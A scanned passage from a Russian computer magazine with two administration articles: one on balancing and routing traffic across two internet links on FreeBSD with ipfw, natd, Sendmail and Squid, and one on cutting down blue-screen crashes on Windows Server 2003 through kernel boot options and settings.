
Как два линка обуздать

ДОБИВАЕМСЯ ЭФФЕКТИВНОЙ РАБОТЫ НЕСКОЛЬКИХ ИНТЕРНЕТ-КАНАЛОВ ВО FREEBSD

Если автомагистраль перестает справляться с возросшим потоком транспорта, то проблема обычно решается строительством дополнительных полос. К счастью, ввести в эксплуатацию дополнительные «полосы» доступа в интернет гораздо проще, чем расширять проезжую часть. Но пакеты данных не столь разумны, как водители, так что об оптимальном заполнении всех имеющихся каналов придется заботиться самому.

ВСЕ, ЧТО МОГУ…

Сразу расставим точки над «ай» — есть вещи выше наших сил. Допустим, на твоем сервере работает Apache, и если у какого-то далекого (или недалекого) клиента маршрут к нему ведет через твой интерфейс `rl0`, то хоть тресни, а трафик будет идти через `rl0` и никак иначе. Ну да, можно, конечно, вспомнить про автономные системы, протокол BGP, граничные маршрутизаторы и прочие премудрости. Но, как ты думаешь, сколько в мире найдется провайдеров, готовых бесплатно возиться с твоей



Если добавить опцию log в правила ipfw, в /var/log/security можно увидеть много интересного

маршрутизацией, если таких клиентов, как ты, у них тысячи? Так что сразу оговорюсь, что не буду рассматривать способы, требующие особого отношения со стороны провайдера, и покажу лишь то, что можно сделать самостоятельно, имея несколько «обычных» подключений.

За основу возьму свою любимую FreeBSD и пакетный фильтр `ipfw`. Возможно, это не самый лучший вариант для построения шлюза с несколькими внешними соединениями, зато рассмотренные принципы с высокой долей вероятности будут справедливы и для остальных никсов.


Схема «полигона» представлена на рисунке. Внутренняя сеть — `172.16.0.0/16`, именно ее мы и должны будем выпускать в интернет. Деление на «подсети» сделано исключительно для удобства. Реальные подсети выделять не будем (маска подсети на всех машинах будет `255.255.0.0`). Это позволит нам не возиться с внутренней маршрутизацией — некогда серьезная проблема перегрузки сегмента сети гуляющими по всем портам пакетами, преимущественно из-за которой сеть и дробилась, канула в Лету вместе с бестолковыми концентраторами (aka хабы).

Наш маршрутизатор имеет две сетевые карты для внешних соединений: на одну мы сразу получаем реальный IP-адрес `100.100.100.102` (шлюз провайдера — `100.100.100.101`), во вторую воткнут ADSL-модем с адресом `192.168.1.1` (с провайдером он соединяется по PPPoE, динамически получает некоторый IP для работы и выполняет NAT-преобразование на этот адрес; впрочем, нам это неинтересно — главное, что адрес `192.168.1.1` для исходящего трафика мы можем рассматривать как реальный).

Очевидно, что динамическая природа второго канала не позволит использовать его для предоставления в Сеть собственных сервисов (например, веб-сайта), но в дальнейшем мы не будем на это отвлекаться.

ПОСТАНОВКА ПРОБЛЕМЫ

Для начала давай определимся со способами распределения трафика между несколькими каналами. Во-первых, можно тупо делить его «пополам» — пакет туда, пакет сюда. Во-вторых, можно использовать «географическое» деление — либо внешнее (когда трафик делится в зависимости от




Одна сетевуха вполне осилит несколько подключений

адреса назначения), либо внутреннее (когда рабочий канал определяется источником: бухгалтерию и себя любимого через 1-й, всех остальных — через 2-й). В-третьих, можно устроить дележ по типу трафика, скажем, выселив SMTP на отдельный канал и освободив, тем самым, основной для беспробудного серфинга.

В качестве примера рассмотрим решения следующих частных задач (более общие, думаю, ты и сам сможешь получить методом экстраполяции):

1. Направлять трафик, адресованный подсетям 213.100.0.0/16 и 213.200.0.0/24, во 2-й канал, остальной трафик — в 1-й.
2. Обеспечить по 2-му каналу работу машин с адресами 172.16.0.x, а по 1-му — с адресами 172.16.1.x и 172.16.2.x.
3. Использовать для SMTP-трафика 1-й канал (будем полагать, что Sendmail работает на этой же машине), а все прочее пусть работает по 2-му каналу.
4. Выделить HTTP-трафик машин с адресами 172.16.1.x во 2-й канал, весь остальной трафик оставить на 1-м; HTTP-трафик должен проходить через прокси.
5. Обеспечить балансировку TCP-трафика между каналами в соотношении, близком к 2:1, независимо от типа трафика и адресов источника и назначения.



Вот зачем нам нужен NAT

Команда «ipfw show» удобна, чтобы посмотреть, сколько чего и куда пошло

Сразу обговорим один нюанс. Думаю, ты уже понял, что трафик будет идти не так, как нам хочется, а так, как прописано в таблицах маршрутизации у «чужих дядей». И даже если какой-то исходящий пакет мы умудримся пропихнуть в другой интерфейс, и провайдер его там не прибьет в рамках мероприятий по борьбе со спуфингом, ответный пакет все равно будет придерживаться стандартного маршрута. Отсюда следует, что нам нужен NAT, точнее, по одному на каждый внешний канал. Зачем? Ответ найдешь на рисунке: за счет трансляции адресов мы будем согласовывать нашу сеть с сетями (а следовательно, и маршрутами) провайдеров, от которых получаем интернет. Теперь «чужие дяди» будут слать пакеты не напрямую нам, а нашим провайдерам, причем тем, которым нужно.
Итак, приступим к героическому преодолению этих проблем.

ЗАДАЧА 1: «ВНЕШНЯЯ ГЕОГРАФИЯ»

Самый простой и очевидный вариант решения — использование статической маршрутизации. Шлюз первого соединения объявляем шлюзом по умолчанию (туда пойдет весь трафик, кроме особого), а сети *213.100.0.0/16* и *213.200.0.0/24* маршрутизируем в канал второго провайдера:

```
# route add default 100.100.100.101
# route add 213.100.0.0/16 192.168.1.1
# route add 213.200.0.0/24 192.168.1.1
```

Чтобы увековечить эти правила маршрутизации, добавим в */etc/rc.conf* такие строки:

$ grep route /etc/rc.conf

```
static_routes="prov1_100 prov1_200"
route_prov1_100="213.100.0.0/16 192.168.1.1"
route_prov1_200="213.200.0.0/24 192.168.1.1"
defaultrouter="100.100.100.101"
```

Как видишь, совсем необязательно ограничивать себя одной «особой» сетью — сколько надо, столько во второй канал и перенаправляй. Вплоть до того, что туда можно отправить сразу «половину интернета»:


```
# route add 0.0.0.0/1 192.168.1.1
```

Естественно, о чистой «половине» речи не идет, но, варьируя длину маски подсети, можно добиться соотношения трафика в каналах, близкого к желаемому.
На всякий случай снова вернусь к вопросу NAT-трансляции. Если все внешние интерфейсы имеют реальные адреса, то пакеты, источником которых является сам маршрутизатор, никакой трансляции не требуют — операционная система достаточно сообразительна, чтобы выставить адресом источника именно тот интерфейс, через который пакет пойдет в мир иной (в смысле, во внешний). А вот внутреннюю сеть транслировать придется в любом случае, причем на обоих интерфейсах:

```
# natd -a 100.100.100.102 -p 8668
# natd -a 192.168.1.2 -p 8669
# ipfw add divert 8668 ip from 172.16.0.0/16 to any via
rl0 out
# ipfw add divert 8669 ip from 172.16.0.0/16 to any via
ed0 out
# ipfw add divert 8668 ip from any to 100.100.100.102 via
rl0 in
# ipfw add divert 8669 ip from any to 192.168.1.2 via ed0
in
```

Что произойдет в итоге? Пакет, попав в систему из внутренней сети, будет, в зависимости от адреса назначения, направлен на тот или иной интерфейс (согласно таблице маршрутизации). На интерфейсе мы его перехватываем и отправляем демону *natd*, чтобы во внешний мир пакет попал с нужным IP-адресом источника. Ну и последними двумя правилами не забываем «разнатировать» входящие пакеты.
Во FreeBSD 7.0 появилась возможность сделать то же самое без помощи внешнего демона *natd*:

```
# ipfw nat 1 config ip 100.100.100.102
# ipfw nat 2 config if 192.168.1.1
# ipfw add nat 1 from 172.16.0.0/16 to any via rl0
# ipfw add nat 2 from 172.16.0.0/16 to any via ed0
```


Экспериментируя с сетью, без tcpdump не обойтись

```
# ipfw add nat 1 from any to 100.100.100.102 via rl0
# ipfw add nat 2 from any to 192.168.1.1 via ed0
```

Итак, задачу мы решили. Кстати, это решение не единственно возможное, и ниже я коснусь еще одного варианта, позволяющего не трогать правила маршрутизации.

ЗАДАЧА 2: «ВНУТРЕННЯЯ ГЕОГРАФИЯ»

Маршрутизацией, как видишь, можно реализовать только «внешнее географическое» деление. Наша вторая задача относится к «внутренней географии», так что нужно искать другое решение. Например, пакетный фильтр (раз он все равно нужен для NAT-преобразований) — ведь он тоже умеет выполнять перенаправление трафика, но гораздо гибче. С помощью forward-правил можно затолкать любой пакет в нужный нам шлюз. Главное, чтобы его там хорошо приняли… Получается, первую задачу можно решить и так:

```
# ipfw add 1000 divert 8669 ip from 172.16.0.0/16 to 213.100.0.0/16
# ipfw add 1010 divert 8669 ip from 172.16.0.0/16 to 213.200.0.0/24
# ipfw add 1100 divert 8668 ip from 172.16.0.0/16 to any
# ipfw add 1200 divert 8669 ip from any to 192.168.1.2
# ipfw add 1300 divert 8668 ip from any to 100.100.100.102
# ipfw add 1500 fwd 192.168.1.1 ip from 192.168.1.2 to any
```

Понятно, что сначала мы должны выполнить трансляцию пакетов, указав в первых двух правилах наши «особые» подсети, а остальное перенаправив на «стандартный» NAT. Перенаправление необходимо, чтобы наши «натированные» пакеты с адресом *192.168.1.2* ушли в нужный канал, а не на шлюз по умолчанию, куда они будут стремиться.
Теперь все стало гораздо веселее, потому что мы можем варьировать и from, и to, причем не только по подсетям, но и на основании других признаков (номеров портов, типа протокола и даже идентификатора пользователя):

```
# ipfw add 10000 divert 8669 all from 172.16/16 to any
# ipfw add 10010 divert 8669 all from any to any 80
# ipfw add 10020 divert 8669 udp from any to any
# ipfw add 10030 divert 8669 all from any to any uid 0
```




Схема тестовой сети

Обрати внимание, что в первой задаче (в которой мы используем маршрутизацию) правила перенаправления должны отправлять исходный пакет на внешний интерфейс, где он уже будет транслироваться соответствующим образом. Если пакет отправлять на NAT непосредственно с внутреннего интерфейса, то мы просто не будем знать, на какой из внешних адресов его «вешать», так как он еще не прошел маршрутизацию. А в этой задаче такого требования нет, поскольку адрес источника мы можем определить уже на внутреннем интерфейсе.
Почему просто выполнить трансляцию недостаточно? Зачем еще нужно что-то куда-то перенаправлять или вводить правила маршрутизации — пакет ведь получит адресом источника IP-адрес нужного нам интерфейса? Да, так и есть. Только вот конечным пунктом пакета будет не шлюз провайдера, а произвольный адрес в интернете, поэтому система пропишет для него маршрут через шлюз по умолчанию. А там пакет из «чужой» сети, скорее всего, никто ждать не будет. Теперь, во всем разобравшись, можно написать решение второй задачи:

```
# ipfw add 1000 divert 8669 ip from 172.16.0.0/24 to any
# ipfw add 1100 divert 8668 ip from 172.16.0.0/16 to any
# ipfw add 1200 divert 8669 ip from any to 192.168.1.2
# ipfw add 1300 divert 8668 ip from any to 100.100.100.102
# ipfw add 1500 fwd 192.168.1.1 ip from 192.168.1.2 to any
```

Первое и второе правила отличаются лишь длиной маски при определении адреса источника — 1000-м правилом мы отправляем адреса из *172.168.0.x* в *natd*, работающий на порту 8669; правило 1100 выполнит то же самое, но теперь на «стандартный» NAT для оставшихся адресов из сети *172.168.x.x*.

ЗАДАЧА 3: ОБРАБОТКА ПО ТИПУ ТРАФИКА

Поскольку Sendmail у нас работает на этой же машине, и для него мы отдаем канал с чистым статическим адресом, то NAT на этом участке не понадобится. Таким образом, задача сводится к следующим шагам:

```
1. Адрес модема — 192.168.1.1 — объявляем шлюзом по умолчанию ("route add default 192.168.1.1").
2. Обеспечиваем трансляцию трафика, проходящего через ed0.
3. Заставляем Sendmail работать по первому каналу, не учитывая шлюз по умолчанию.
```

Первые два пункта нам уже знакомы. С входящим SMTP-трафиком тоже вопросов возникнуть не должно — доста-



info

• Учти, что forward пока не умеет работать из модуля. Поэтому ядро придется пересобрать, добавив опции *IPFIREWALL*, *IPFIREWALL_FORWARD* и, до кучи, *IPDIVERT*.
В FreeBSD 7.0 можно заодно включить *IPFIREWALL_NAT* и *LIBALIAS* (без которой ядро не соберется).

• Уходить во внешний канал пакет должен с тем IP-адресом источника, ответные пакеты на который вышестоящими провайдерами будут отправляться через этот же канал.

• За счет трансляции адресов мы согласовываем нашу сеть с сетями (следовательно, и маршрутами) провайдеров, от которых получаем интернет.

• Решение задачи резервирования и балансировки (методом round-robin) для OpenBSD ты найдешь в статье «Укрощение двухголового змия», опубликованной в][акере #092.



links

На сайтах www.opennet.ru и www.dreamcatcher.ru представлены статьи по управлению загрузкой двух каналов, обеспечению отказоустойчивости и балансировке нагрузки.

точно прописать на DNS-сервере MX-запись, ссылающуюся на *rl0* (*100.100.100.102*). А вот как заставить трафик уходить с этого же адреса, а не через *ed0*? В настройках Sendmail есть специальная опция:

$ grep CLIENT /etc/mail/my.domain.ru.mc

```
CLIENT_OPTIONS('Addr=100.100.100.102')dnl
```

Остается пересобрать конфиг:

```
# cd /etc/mail
# make
# make install && make restart
```

Теперь адресом источника будет выступать указанный, и все, что от нас требуется, — перенаправить эти пакеты в нужный шлюз:

```
# ipfw add 1000 fwd 100.100.100.101 ip from
100.100.100.102 to any
```

В принципе, можно ужесточить правило, скажем, используя уточнение «to any 25», но это уже на твое усмотрение.
Другие MTA тоже должны располагать подобными возможностями, так что обращайся к соответствующей документации.

ЗАДАЧА 4: ЕЩЕ ОДИН ПРИМЕР «ТИПОВОЙ» ОБРАБОТКИ

Можно было бы воспользоваться проверенным методом: пакетным фильтром в соответствии с портом назначения распределить трафик по разным NAT-серверам. Но ведь у нас есть дополнительное условие — обязательное использование прокси-сервера. А после прокси *ipfw* уже не увидит адрес источника из внутренней подсети. Поэтому воспользуемся тем, что **Squid** умеет сам создавать различные исходящие соединения в зависимости от ACL-правил:

$ grep buh /usr/local/etc/squid/squid.conf

```
acl lan src 172.16.0.0/255.255.0.0
acl buh src 172.16.1.0/255.255.255.0
tcp_outgoing_address 192.168.1.1 buh
tcp_outgoing_address 100.100.100.102 lan
```

За кадром: вопрос резервирования

Проблема резервирования каналов имеет свои особенности. Собственно, сводится она к тому, чтобы переопределять сетевые параметры (шлюз по умолчанию, таблицу маршрутизации, правила пакетного фильтра и т.п.) в зависимости от рабочего канала. Но основной задачей является то, что нужно каким-то образом определять факт пропадания канала. Для PPP-соединений (в том числе и для ADSL по PPPoE) можно воспользоваться скриптами if-up и if-down (детали могут отличаться в зависимости от реализации; подробности, как всегда, ищи в документации). В случае же статического IP-адреса до сих пор ничего проще, чем ping, мне не попадалось. Кстати, в случае PPP-соединения проблема может возникнуть не только на «последней миле», но и далее — в сети провайдера. Тогда линк будет стоять, как вкопанный, а вот работать ничего не будет. Выходит, что универсальным средством является банальный ping. Примеры скриптов, решающих задачу резервирования канала, можно поискать в Сети — проблема не нова и готовых решений, в принципе, хватает.

Не забудь перенаправить выходящие со Squid-а пакеты в нужные интерфейсы, дабы они не устремились в шлюз по умолчанию, чего нам совсем не надо:

```
# ipfw add 1500 fwd 192.168.1.1 ip from 192.168.1.2 to
any
```

Об интерфейсе *100.100.100.102* беспокоиться не нужно — эти пакеты и так уйдут, куда надо, согласно параметру *defaultrouter*.

ЗАДАЧА 5: ПРОПОРЦИОНАЛЬНАЯ БАЛАНСИРОВКА

Наконец, пятая задача. Здесь уже зацепиться не за что — по условию не должно быть никакой дискриминации ни по источнику, ни по адресу назначения… Нужно просто обеспечить пропорциональное деление всего трафика. Понятно, что NAT-правила по-прежнему необходимы. Вопрос в том, как сделать, чтобы первое из них оставляло треть пакетов для второго. В ipfw для этого можно воспользоваться правилом skipto с опцией prob:

```
# natd -a 100.100.100.102 -p 8668
# natd -a 192.168.1.1 -p 8669
# ipfw add 0500 check-state
# ipfw add 0900 prob 0.330000 skipto 1100 tcp from
172.16.0.0/16 to any setup keep-state
# ipfw add 1000 divert 8668 ip from 172.16.0.0/16 to any
# ipfw add 1050 skipto 1200 ip from any to any
# ipfw add 1100 divert 8669 ip from 172.16.0.0/16 to any
# ipfw add 1200 divert 8668 ip from any to
100.100.100.102 via rl0
# ipfw add 1300 divert 8669 ip from any to 192.168.1.2
via ed0
# ipfw add 1500 fwd 192.168.1.1 ip from 192.168.1.2 to
any
```

Другими словами, треть соединений мы «прокидываем» на второй NAT, а остальное пойдет на первый. Проверка состояния (keep-state/check-state) нужна для того, чтобы не разбрасывать пакеты, принадлежащие одному соединению, по разным каналам. Фактически мы выполняем распределение не пакетов, а TCP-сессий в целом — для первого пакета сессии будет запомнено действие *skipto* (если пакет попадет под prob), и в дальнейшем все пакеты этой сессии 500-м правилом будут отправляться сразу на 1100-е. Конечно, по трафику сессии могут сильно отличаться, но в долговременной перспективе можно считать, что соотношение трафика близко к желаемому.
Если ты собираешься использовать новые nat-правила в FreeBSD 7.0, учти, что следует также изменить значение sysctl-переменной *net.inet.ip.fw.one_pass*. В новой фряхе по умолчанию используется «однопроходный» сценарий обработки пакетов, когда после nat-правила пакет в цепочку не возвращается; но ведь нам надо и в нужный шлюз его перенаправить:

```
# sysctl net.inet.ip.fw.one_pass=0
net.inet.ip.fw.one_pass: 1 -> 0
```

В остальном принцип должен сохраниться.

ПОДВОДИМ ИТОГИ

Как видишь, почти все решаемо. Нужно только «схватить» главную идею — уходить во внешний канал пакет должен с тем IP-адресом источника, ответные пакеты на который вышестоящими провайдерами будут отправляться через этот же канал. В большинстве случаев самым приемлемым (и в то же время простым) вариантом будет использование NAT. Не забывай и про дополнительные возможности используемых тобой приложений — не исключено, что в отдельных случаях они смогут предоставить более элегантное решение.

КРИС КАСПЕРСКИ



Жизнь сервера без BSOD

СКРЫТЫЕ РЫЧАГИ УПРАВЛЕНИЯ ЯДРОМ WINDOWS SERVER 2003

Синий экран смерти — одна из самых больших неприятностей, которая только может случиться с сервером. Хотелось бы, чтобы она происходила как можно реже, пусть даже ценой некоторого снижения производительности и увеличения потребления оперативной памяти. Говорить будем, главным образом, о Server 2003 Standard Edition. Но все сказанное во многом будет справедливо и для других ОС линейки NT.


Синий экран смерти вспыхивает всякий раз, когда ядро диагностирует критическую ошибку, которую не в состоянии корректно обработать. Например: обращение по нулевому указателю, попытка освобождения уже освобожденной памяти и т.д. Ядро передает управление процедуре `KeBugCheckEx`, ответственной за «отрисовку» BSOD и сохранение дампа памяти (если администратор действительно хочет его сохранить). Некоторые отладчики уровня ядра (например, SoftICE) перехватывают вызов `KeBugCheckEx`, позволяя оператору «разрулить» ситуацию самостоятельно и вернуть систему к жизни. Это требует достаточно высокой квалификации, так что на этом вопросе подробно останавливаться не будем.

При всем моем уважении к NT, следует сказать, что у нее бездарное, кривое и недописанное (!) ядро. Еще со времен NT 4.x (если не раньше) была предусмотрена возможность вызова call-back'ов (функций обратного вызова) из `KeBugCheckEx`, позволяющих, в частности, сбросить дисковые буферы, чтобы не погубить дисковый том. Но на дворе уже Server 2008, а практическая реализация call-back'ов даже не обещается (хотя в NTFS драйвере все готовое для этого есть, странно, не правда ли?!).


Другая неприятная черта NT — нежелание разбираться с источниками критических ошибок. При возникновении исключения в загружаемом модуле ядра и Linux, и xBSD просто выгружают модуль, продолжая нормальную работу системы. Только в действительно критических ситуациях система впадает в панику («kernel panic» — аналог BSOD). Казалось бы, у разработчиков NT в наличии все необходимые ингредиенты: имеется список модулей (то есть драйверов); у драйверов есть процедура, ответственная за выгрузку драйвера (а даже если ее нет, система имеет возможность выгружать драйвера в аварийном режиме); функция `KeBugCheckEx` в большинстве случаев определяет имя драйвера-виновника. Ну что же мешает его выгрузить? Ладно, не будем о грустном, а сразу перейдем к делу.

Основными источниками BSOD являются: дефекты железа, кривые драйвера и rootkit'ы. Некоторые API-функции прикладного уровня за счет ошибок проектирования также могут приводить к синим экранам (как и ошибки в самом ядре системе), но их доля в общем зачете невелика. Итак, по большому счету остаются только железо и драйверы/rootkit'ы. Что касается железа, то лучшим средством борьбы будет приобретение качественных комплектующих, установка дополнительных

Уровни привилегий, поддерживаемые ядром NT (хорошо заметно, что уровни прерывания от устройств находятся выше уровня диспетчеризации, на котором работает подкачка страниц с диска)



IRQL_LESS_OR_EQUAL — один из самых часто встречающихся синих экранов, возникающий при попытке обращения к странице, вытесненной на диск на том уровне привилегий, на котором подкачка не функциональна



Настройка Win2k3 под виртуальной машиной VM Ware

радиаторов, прокладка аэродинамических кабелей, уменьшение тактовых частот/увеличение таймингов вкупе с увеличением питающего напряжения (большинство BIOS это позволяют). Программным путем аппаратные глюки никак не исправишь (исключение составляет блокировка использования битых ячеек памяти, но с учетом нынешних цен на память эти извращения неактуальны).

Таким образом, в списке остались лишь драйвера/rootkit'ы. Ну, rootkit'ы удаляем сразу («]акер» неоднократно писал, как), а вот с драйверами проблема. Хороших системных программистов очень мало, а фирм, разрабатывающих железо — великое множество, вот и приходится нанимать «мальчиков по объявлению», клепающих драйверы в визуальных средах проектирования типа DriverStudio, а потом удивляющихся, почему они падают. Исправление ошибок в драйвере — дело посильное (достаточно дружить с дизассемблером и отладчиком). Нетрудно, конечно, скачать более свежую версию (в надежде, что там хотя бы часть ошибок исправлена), но лучше и надежнее переконфигурировать ядро операционной системы, сделав его менее чувствительным к ошибкам в драйверах. Чем мы сейчас, собственно говоря, и займемся.

РЫЧАГИ УПРАВЛЕНИЯ ЯДРОМ

Ядро поддерживает множество рычагов управления. Ниже перечислены только основные из них.

boot.ini. Файл *boot.ini*, который находится в корневом каталоге системного диска, принимает большое количество параметров, управляющих конфигурацией ядра. Параметры подробно описаны на MSDN: support.microsoft.com/kb/833721/ru (только документированные ключи) и в статье Марка Руссиновича «Boot.ini options reference» на сайте www.ingenieroguzman.com.ar.

Глобальные флаги. Ядро NT поддерживает так называемые «глобальные флаги», управляющие его поведением. Задаются они с помощью утилиты *gflags.exe*, входящей в комплект поставки «Support Tools», и в DDK, который можно бесплатно скачать с сайта Microsoft.

Реестр. Ядро Win2k3 поддерживает свыше 128 ключей реестра, большинство из которых не документировано и добыто путем дизассемблирования. Нет смысла рассказывать обо всех, однако их описание (вместе с полным путем к реестру) легко найти в Google по имени ключа. Практически все ключи описаны в различных источниках (форумах, блогах, исходных текстах ReactOS и т.д.).

НАИБОЛЕЕ ПОПУЛЯРНЫЕ BSOD'Ы И СПОСОБЫ ИХ УСТРАНЕНИЯ

Появление многоядерных процессоров поставило драйверы «в позу», к чему большинство из них оказалось совершенно не готово. Синие экраны начали вспыхивать с вероятностью, зависящей от частоты поступления прерываний от аппаратных устройств. Рассмотрим вполне типичную ситуацию: поток *A* выполняется на ядре *I* с *IRQL=PASSIVE_LEVEL*, в то время как поток B выполняется на ядре *II* с тем же *IRQL*.

Устройство *Device 1* посылает ядру *I* сигнал прерывания, которое ловит ядро операционки, повышает *IRQL* процессорного ядра *I* до *DIRQL* и передает управление на обработку прерывания устройства *Device 1*. Обработчик выполняет первичную обработку ситуации и ставит отложенную процедуру *DpcForIsr()* в очередь для дальнейшей обработки. При этом функция добавляется в очередь того процессорного ядра, на котором запущен обработчик (в данном случае — это ядро *I*).

Устройство *Device 1* вновь генерирует прерывание, которое на этот раз посылается ядру *II*, поскольку ядро *I* еще не успело выйти из обработчика прерывания и понизить *IRQL*. Ось повышает *IRQL* ядра *II* до *DIRQL* и передает управление обработчику прерываний устройства *Device 1*, который ставит еще одну отложенную процедуру *DpcForIsr()* в очередь на выполнение ядра *II*.

Наконец, обработчики прерываний на обоих ядрах завершаются, ось понижает *IRQL*, и начинается выполнение отложенных процедур, стоящих в очередях ядра *I* и ядра *II*. В результате, одна и та же процедура *DpcForIsr()* на обоих ядрах исполняется одновременно, обрабатывая сразу два различных прерывания! Маленькая небрежность кодирования приводит к ошибкам синхронизации, вызывающим каскад вторичных ошибок и способным генерировать добрую половину всех существующих синих экранов.

Выход?

Использовать только одно ядро, игнорируя все остальные, для чего достаточно указать ключ */ONECPU* или */NUMPROC=1* в файле *boot.ini*. Конечно, это снизит производительность, но если кривой драйвер при интенсивном поступлении прерываний не справляется с синхронизацией и обрушивает систему в BSOD, то лучше поступиться производительностью, чем надежностью.

